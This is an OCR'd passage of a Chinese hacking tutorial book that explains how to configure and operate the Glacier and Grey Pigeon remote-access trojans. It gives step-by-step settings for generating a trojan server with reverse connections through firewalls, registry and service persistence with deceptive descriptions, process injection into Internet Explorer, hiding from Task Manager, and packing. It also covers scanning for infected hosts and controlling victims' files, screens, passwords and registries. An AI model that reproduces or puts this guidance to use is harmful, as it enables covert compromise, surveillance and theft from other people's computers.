


图 2-4 冰河的服务端配置窗口

2.添加服务端

单击工具栏上的“添加主机”按钮，在弹出的窗口中输入远程计算机的IP地址，并设置访问口令以及监听端口，“确定”后即可在客户端程序的“文件管理器”中添加一个新的服务端，如图2-5所示。用户还可以通过单击工具栏上的“自动搜索”按钮，在弹出的窗口中设置起始域、起始地址、终止地址等，这样就可以在指定的IP地址段中搜索出已经运行了冰河服务端的计算机，搜索出的结果都会自动添加到客户端的用户列表中，如图2-6所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-5 添加远程服务端

3.客户端操作

打开客户端，在“文件管理器”中选择要控制的计算机，登录成功后即可出现远程计算机中的所有磁盘、文件，黑客可以对文件进行复制、删除、打开、上传、下载等操作，就像在本地计算机中的操作一样简单。



图 2-6 客户端操作窗口

切换到“命令控制台”选项卡，在这里可以进行屏幕捕捉、修改远程注册表、截取密码、控制鼠标的操作。如果要查看服务端的配置，可以选择“设置类命令”列表中的“服务端配置”选项，然后在右边单击“读取服务端配置”进行查看，还可以单击“修改服务端配置”对远程服务端进行修改。其他的命令也非常简单，在此就不再一一介绍了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.2 不死鸟——灰鸽子

在“冰河”木马停止开发以后，一款在网络中影响深远的木马程序，这就是大名鼎鼎的“灰鸽子”木马。从最早的灰鸽子纪念版、牵手版，到后来的 VIP 版，大大小小已经推出了十多个版本。虽然现在灰鸽子已经停止了开发，但是它仍然受到广大木马爱好者的喜爱，其修改版和免杀版也在网络中不断出现。

灰鸽子依然是一款 C/S 型的木马程序，其主体是一个客户端程序（Client.exe），而服务器端程序（Server.exe）是通过客户端配置生成的。灰鸽子摒弃了传统木马采用客户端主动连接服务端程序的做法，改由服务端程序来自动连接客户端程序，这也就是人们常说的“反弹连接”。

2.2.1 了解“反弹连接”木马

我们知道，防火墙可以阻挡非法的外来连接请求，所以能够有效地防范如冰河这样的木马。不过再坚固的防火墙也不能阻止内部程序对外连接。正是由于这个原因，木马的反弹连接技术应运而生。这个技术解决了传统木马不能访问装有防火墙以及不能控制局域网内部计算机的难题。灰鸽子木马就是反弹连接技术的代表，它能从防火墙内部突破，并主动与客户端建立连接。




图 2-7 FTP 反弹连接原理图

反弹连接分为域名反弹和 FTP 反弹两种。FTP 反弹连接的原理如图 2-27 所示，客户端程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

序首先登录到 FTP 服务器，在主页空间上写入客户端电脑当前的 IP 地址及打开的端口，木马服务端会定时用 HTTP 协议读取网页空间的内容，当发现了客户端的信息后就主动连接，如此就可完成连接工作。

域名反弹连接的原理与 FTP 一样，如图 2-28 所示，服务端程序运行后主动连接一个网络域名（由 FTP 服务器变成了网站域名），客户端将电脑当前的 IP 地址及打开的端口更新到网络域名，这样服务端程序就可以获取空间信息并成功连接到客户端。因此通过反弹连接技术就可以在互联网上轻松访问到局域网里的电脑，并且可以穿过防火墙。




图 2-8 反弹连接技术能够轻易地冲破网关（或防火墙）

2.2.2 配置“灰鸽子”服务端

这里我们以灰鸽子黑防版为例，它是网络中使用最广泛的一个版本。将网上下载的黑防鸽子压缩包解压后运行文件夹中的客户端程序，如图 2-9 所示。通过这个灰鸽子客户端程序就能配置出灰鸽子木马来，下面我们就来演示灰鸽子木马是如何制作出来的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-9 灰鸽子操作界面

第一步：单击工具栏中的“配置服务程序”按钮，在弹出的“服务器配置”窗口中选择“自动上线”标签，如图 2-10 所示，这个标签下的内容非常重要，灰鸽子的木马端正是靠该标签下的信息来找寻客户端的。灰鸽子可以采用网页地址、网站域名和 IP 地址等多种方式来进行连接，为了演示方便，我们就在“IP 通知 http 访问地址、DNS 解析域名或固定 IP”栏中填写客户端的 IP 地址。“连接密码”来是为了保证该木马服务端被该客户端独享而设计的，黑客还可以自定义上线图像，这样就可以方便的区别每一个被控制的“肉鸡”。




图 2-10 配置连接地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第二步：切换到“安装选项”标签，在“安装路径”中输入服务端程序的安装路径和程序名称，程序本身已经为用户提供了多个选项。灰鸽子的服务端程序不但可以生成可执行文件的EXE 格式，还可以生成.com 和.bat 为后缀名的服务端文件。如果选择了“安装成功后提示安装成功”选项，服务端就会在安装成功后弹出一个提示框；如果选择了“在任务栏显示图标”选项后，服务端会在远程计算机的任务栏中显示出一个服务端的图标。不过一般情况下，都不推荐使用这两个选项。




图 2-11 配置文件名称

第三步：单击“启动项”标签，对服务端程序的启动选项进行设置。灰鸽子的服务端程序针对不同版本的 Windows 系统采用了完全不同的启动方法，在所有的 Windows 系统中服务端程序都可以使用注册表进行启动，而只有在 NT 内核的系统中才能采用系统服务项这种方法进行启动。至于服务项的内容黑客通常是撰写一些看似正常的程序描述，以达到迷惑他人的目的。



小提示

启动项配置的信息如果照抄系统服务，会发生冲突，以致于造成服务端程序无法正常启动。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-12 配置启动信息

第四步:灰鸽子拥有开启代理服务的功能,这在“代理服务”标签中就能进行设置。这里能够打开 Socks5 代理和 Http 代理两种服务。选择需要开启的代理服务,设置好服务使用的端口、用户名和密码等相关信息。




图 2-13 设置代理服务

第五步:切换到“高级选项”标签,为了增强服务端程序的隐蔽性,灰鸽子采用了线程插入技术,不过只能插入到 IE 浏览器的 IEXPLOPE.EXE 进程中,并且无需要任何 DLL 文件支持。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

另外还可以调用的程序，这样在系统的任务管理器中就查看不到该进程了，不过该选项只对 Windows 2000/XP 系统有效。除此之外，黑客还可以对服务端程序运用加壳手段来进行保护。




图 2-14 设置隐藏服务




图 2-15 添加功能插件

第六步:为了扩展灰鸽子的功能，程序还添加了一个“插件功能”标签，如图 2-15 所示。首先单击“文件路径”后的按钮选择需要的插件，然后单击“增加”按钮将其添加到插件列表。如果选择了“只在程序安装时加载插件”的选项后，那么插件只会在服务端安装运行的时候进行加载。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

小知识 现在已经有人通过公开插件的源代码编写出一些功能插件，如中英文记录插件、自动删除插件、隐身插件等。

第七步:所有的内容配置完成后，单击“生成服务器”按钮，就可以生成木马服务端了。

2.2.3 配置“灰鸽子”客户端

前面为了方便介绍灰鸽子木马服务端的配置过程，简单地在“自动上线设置”标签中填入了客户端的 IP 地址，如果客户端和服务端不在同一个局域网中的话，填写 IP 地址几乎没有意义。灰鸽子可以适合各种网络环境，它能让木马服务端使用网页文件连接到客户端。

单击灰鸽子主界面工具栏上的“自动上线”按钮，在弹出的窗口中来更新客户端的地址。在“Ftp 更新 IP”标签中，根据用户所使用的远程服务器的相关信息输入“FTP 服务器”、“端口”、“用户名”、“登录密码”以及“连接类型”等内容。

其他地方设置都不难，关键是“存放 IP 的文件”这个选项。该项目用于设置远程服务器保存 IP 地址文件的信息，其实就是一个相对路径和绝对路径的问题。这里是远程 FTP 路径加文件名，如果是在 FTP 根目录下就直接写文件名。设置完成以后，单击“更新 IP 到 FTP 空间”按钮就可以把最新的 IP 地址，更新到网站中指定的文件内容中。



图 2-16 更新连接地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.2.4 远程控制服务端

假设灰鸽子的服务端已经成功地安装到远程计算机中，只要开启客户端就能等待服务端自动上线了。好了现在已经有一台远程计算机上线了，下面我们就来了解远程控制操作。在“自动上线主机”列表中单击这台远程计算机后，就会显示出远程计算机的 IP 地址和相应的地理位置。如果用户想更改主机的提示方案，可以在主机列表中单击鼠标右键，从弹出的菜单中选择用户需要的提示方案。这也是新版本灰鸽子的改进之处，由于灰鸽子使用了 QQWry.dat IP 数据库，也就是人们常说的纯真 QQIP 数据，用户可以自行用最新版进行更新。

1.屏幕控制

选择了一台远程计算机后，单击工具栏上的“捕获屏幕”按钮，在弹出的“捕获屏幕”窗口中客户端会立刻开始屏幕捕捉，我们也可以在第一时间看到远程桌面的操作情况。灰鸽子捕获屏幕的速度非常快，通过工具栏的保存按钮将捕获的图像保存为静态的图片或者动态的 MPEG 文件。

工具栏上的按钮和右键菜单功能强大，例如通过右键菜单中的“屏幕控制”命令就可以对远程桌面进行操作，就像在自己的电脑屏幕上操作一样的方便。在“发送组合键”菜单中包括了大量的组合键命令，也可以当作是“屏幕控制”的辅助命令，这样用户就可以通过这些组合键对远程系统进行快捷操作了。

